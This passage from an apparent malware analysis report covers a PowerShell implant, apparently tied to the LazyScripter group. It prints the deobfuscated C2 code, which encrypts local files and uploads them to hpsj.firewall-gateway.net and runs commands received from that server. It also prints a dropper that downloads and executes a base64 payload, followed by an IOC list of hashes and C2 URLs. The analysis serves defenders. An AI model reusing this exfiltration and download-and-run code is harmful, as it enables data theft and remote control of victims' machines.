} elseif($C2_Command.split(" ")[0] -eq "Download"){
    $filename = AES_Encryption $AES_Key $AES_IV $C2_Command.split("\")[-1]
    $file_content = [System.IO.File]::ReadAllBytes($C2_Command.split(" ")[1])
    $I = [Convert]::ToBase64String($file_content);
    $eC2_Command = AES_Encryption $AES_Key $AES_IV $I;
    $VHRJM = new-object net.WebClient;
    $K = $VHRJM.Headers;
    $K.add("Content-Type", "application/x-www-form-urlencoded");
    $K.add("x-Authorization", $Encypted_UserName);
    $VHRJM.UploadString("http://hpsj.firewall-gateway.net:80/messages", "fn=$filename&token=$eC2_Command");
} elseif($C2_Command -eq "reset-ps"){
    try{
    # Reset Powershell session (clean)
    # NOT IMPLEMENTED YET
    $ec = "NO";
    }
    catch{
    $ec = $Error[0] | Out-String;
    }

    $I = AES_Encryption $AES_Key $AES_IV $ec;
    $VHRJM = New-Object system.Net.WebClient;
    $VHRJM.Headers["App-Logic"] = $final_hostname_encrypted;
    $VHRJM.Headers["Authorization"] = $I;
    $VHRJM.Headers["Session"] = $command_raw;
    $VHRJM.downloadString("http://hpsj.firewall-gateway.net:80/bills");
} else{
  try{
    $ec = Invoke-Expression ($C2_Command) | Out-String;
    }
    catch{
```

2nd URL is also acting as a dropper and downloads payload using powershell cmdlet.After de-obfuscating several stages, the final payload has also similar behaviour of stealing functionalities as mentioned earlier.

```
[redacted]curl -k http://hpsj.firewall-gateway.net:443/uddiexplorer
$wc2 = New-Object system.Net.WebClient;
$wc2.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko")
$enc = $wc2.downloadString("http://hpsj.firewall-gateway.net:443/name");
$b = [System.Convert]::FromBase64String($enc)
$b=[System.Text.Encoding]::UTF8.GetString($b)
Invoke-Expression $b
```

IOC

Description	URL/Hash
PDF	62610680349de97db658a7d41fc9a9b8
ZIP (Dropper)	hxxp[://]128[.]199[.]7[.]40/PATCH%20CVE00456-2022[.]zip
Batch Script	20e9e2e20425f5b89106f6bbace5381d
URL_Dropper_1	hxxp[://]hpsj[.]firewall-gateway[.]net:80/hpjs[.]php
URL_Dropper_2	hxxp[://]hpsj[.]firewall-gateway[.]net:443/uddiexplorer
C2 Server	hxxp[://]hpsj[.]firewall-gateway[.]net:443/operation
C2 Server	hxxp[://]hpsj[.]firewall-gateway[.]net:443/proxy
C2 Server	hxxp[://]hpsj[.]firewall-gateway[.]net:443/publish
C2 Server	hxxp[://]hpsj[.]firewall-gateway[.]net:443/publishing
C2 Server	hxxp[://]hpsj[.]firewall-gateway[.]net:80/messages

References

1. https://attack.mitre.org/groups/G0140/ ↩
2. https://www.malwarebytes.com/resources/files/2021/02/lazyscripter.pdf ↩